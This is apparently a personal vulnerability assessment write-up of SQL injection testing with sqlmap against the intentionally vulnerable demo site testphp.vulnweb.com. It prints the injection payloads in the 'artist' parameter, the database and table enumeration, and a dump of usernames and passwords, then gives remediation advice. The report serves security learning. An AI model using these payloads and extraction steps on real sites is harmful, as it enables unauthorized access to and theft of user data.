

# Vulnerability Assessment Report

**Report created by:** Supreet BS Shetty

**LinkedIn-Profile:** [www.linkedin.com/in/supreet-bs-shetty-32b3bb172](https://www.linkedin.com/in/supreet-bs-shetty-32b3bb172)

**Date:** 25/09/2024

---

## Vulnerability Assessment Report:

**Target Website:** Vulnweb (Vulnerability test website)

**Testing Date:** 25/09/2024

**Testing Tool:** sqlmap

**Objective:** To identify and exploit SQL injection vulnerabilities in the target website.

**Findings:** SQL Injection Vulnerability: The sqlmap tool identified a SQL injection vulnerability in the artist parameter of the GET request. The vulnerability was detected in three types:

- Boolean-based blind injection
- Time-based blind injection
- UNION query injection

### Visuals of Findings:

```

supreetshetty@kali: ~
File Actions Edit View Help

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 7271=7271

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8683 FROM (SELECT(SLEEP(5))))csNc)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-3956 UNION ALL SELECT NULL,NULL,CONCAT(0x716a626a71,0x4250477a424f636d676d7a656f655544244444
5577851782765a644e446278605452735553516a68,0x7178766271)-- -

[09:53:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[09:53:47] [INFO] fetched data logged to text files under '/home/supreetshetty/.local/share/sqlmap/output/testtp
hp.vulnweb.com'

[*] ending @ 09:53:47 /2024-10-01/

(supreetshetty@kali)-[~]
$

```

Email: [supreetsadashiv123@gmail.com](mailto:supreetsadashiv123@gmail.com)

# Vulnerability Assessment Report

```
supreetshetty@kali: ~  
File Actions Edit View Help  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 8683 FROM (SELECT(SLEEP(5)))csNc)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-3956 UNION ALL SELECT NULL,NULL,CONCAT(0x716a626a71,0x4250477a424f636d676d7a656f6554424444  
557778517872765a644e446270685452735553516a68,0x7178766271)-- -  
  
[09:59:25] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL >= 5.0.12  
[09:59:25] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
  
[09:59:25] [INFO] fetched data logged to text files under '/home/supreetshetty/.local/share/sqlmap/output/testp  
hp.vulnweb.com'  
  
[*] ending @ 09:59:25 /2024-10-01/  
  
(supreetshetty@kali)-[~]  
$
```

List of vulnerable  
databases on the website

```
supreetshetty@kali: ~  
File Actions Edit View Help  
  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-3956 UNION ALL SELECT NULL,NULL,CONCAT(0x716a626a71,0x4250477a424f636d676d7a656f6554424444  
557778517872765a644e446270685452735553516a68,0x7178766271)-- -  
  
[10:01:12] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL >= 5.0.12  
[10:01:12] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts  |  
| categ  |  
| featured |  
| guestbook |  
| pictures |  
| products |  
| users  |  
+-----+  
  
[10:01:12] [INFO] fetched data logged to text files under '/home/supreetshetty/.local/share/sqlmap/output/testp  
hp.vulnweb.com'  
  
[*] ending @ 10:01:12 /2024-10-01/
```

acuart database has been successfully accessed,  
allowing for unauthorized access to sensitive  
data and potential exploitation of the database

# Vulnerability Assessment Report

```
File Actions Edit View Help
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[10:02:19] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+

[10:02:20] [INFO] fetched data logged to text files under '/home/supreetshetty/.local/share/sqlmap/output/testp
hp.vulnweb.com'

[*] ending @ 10:02:20 /2024-10-01/

(supreetshetty@kali)-[~]
$
```

```
File Actions Edit View Help
Payload: artist=-3956 UNION ALL SELECT NULL,NULL,CONCAT(0x716a626a71,0x4250477a424f636d676d7a65666554424444
557778517872765a644e446270685452735553516a68,0x7178766271)-- -

[10:03:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[10:03:08] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[10:03:11] [INFO] table 'acuart.users' dumped to CSV file '/home/supreetshetty/.local/share/sqlmap/output/testp
hp.vulnweb.com/dump/acuart/users.csv'
[10:03:11] [INFO] fetched data logged to text files under '/home/supreetshetty/.local/share/sqlmap/output/testp
hp.vulnweb.com'

[*] ending @ 10:03:11 /2024-10-01/

(supreetshetty@kali)-[~]
$
```

# Vulnerability Assessment Report

```
File Actions Edit View Help
Payload: artist=-3956 UNION ALL SELECT NULL,NULL,CONCAT(0x716a626a71,0x4250477a424f636d676d7a656f6554424444
557778517872765a644e446270685452735553516a68,0x7178766271)-- -


[10:04:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[10:04:33] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[10:04:35] [INFO] table 'acuart.users' dumped to CSV file '/home/supreetshetty/.local/share/sqlmap/output/testp
hp.vulnweb.com/dump/acuart/users.csv'
[10:04:35] [INFO] fetched data logged to text files under '/home/supreetshetty/.local/share/sqlmap/output/testp
hp.vulnweb.com'

[*] ending @ 10:04:35 /2024-10-01/


(supreetshetty@kali)-[~]
```

No password hashing or encryption was used, leaving passwords vulnerable to unauthorized access.



The extracted username and password were used to successfully login to the website, demonstrating the feasibility of the exploit and the potential for unauthorized access.

# Vulnerability Assessment Report



**Affected Database:** The vulnerability affects the **acuart** database, which contains 8 tables: artists, carts, categ, featured, guestbook, pictures, products, and users.

**Table Schema:** The users table has 8 columns: name, address, cart, cc, email, pass, phone, and uname.

**Data Extraction:** The sqlmap tool was able to extract data from the users table, including usernames and passwords. Specifically, the tool extracted the following data:

Username: test

Password: test

## Recommendations:

- **Input Validation:** Implement proper input validation and sanitization to prevent SQL injection attacks.
- **Error Handling:** Improve error handling to prevent sensitive information disclosure.
- **Database Security:** Implement secure database practices, such as least privilege access and regular security updates.
- **Password Hashing:** Store passwords securely using a salted hash, and consider implementing a password hashing algorithm like bcrypt.

Email: supreetsadashiv123@gmail.com

## Vulnerability Assessment Report

**Conclusion:** The sqlmap tool successfully identified and exploited a SQL injection vulnerability in the target website, allowing for data extraction from the users table. It is essential to address these vulnerabilities to prevent unauthorized access to sensitive data.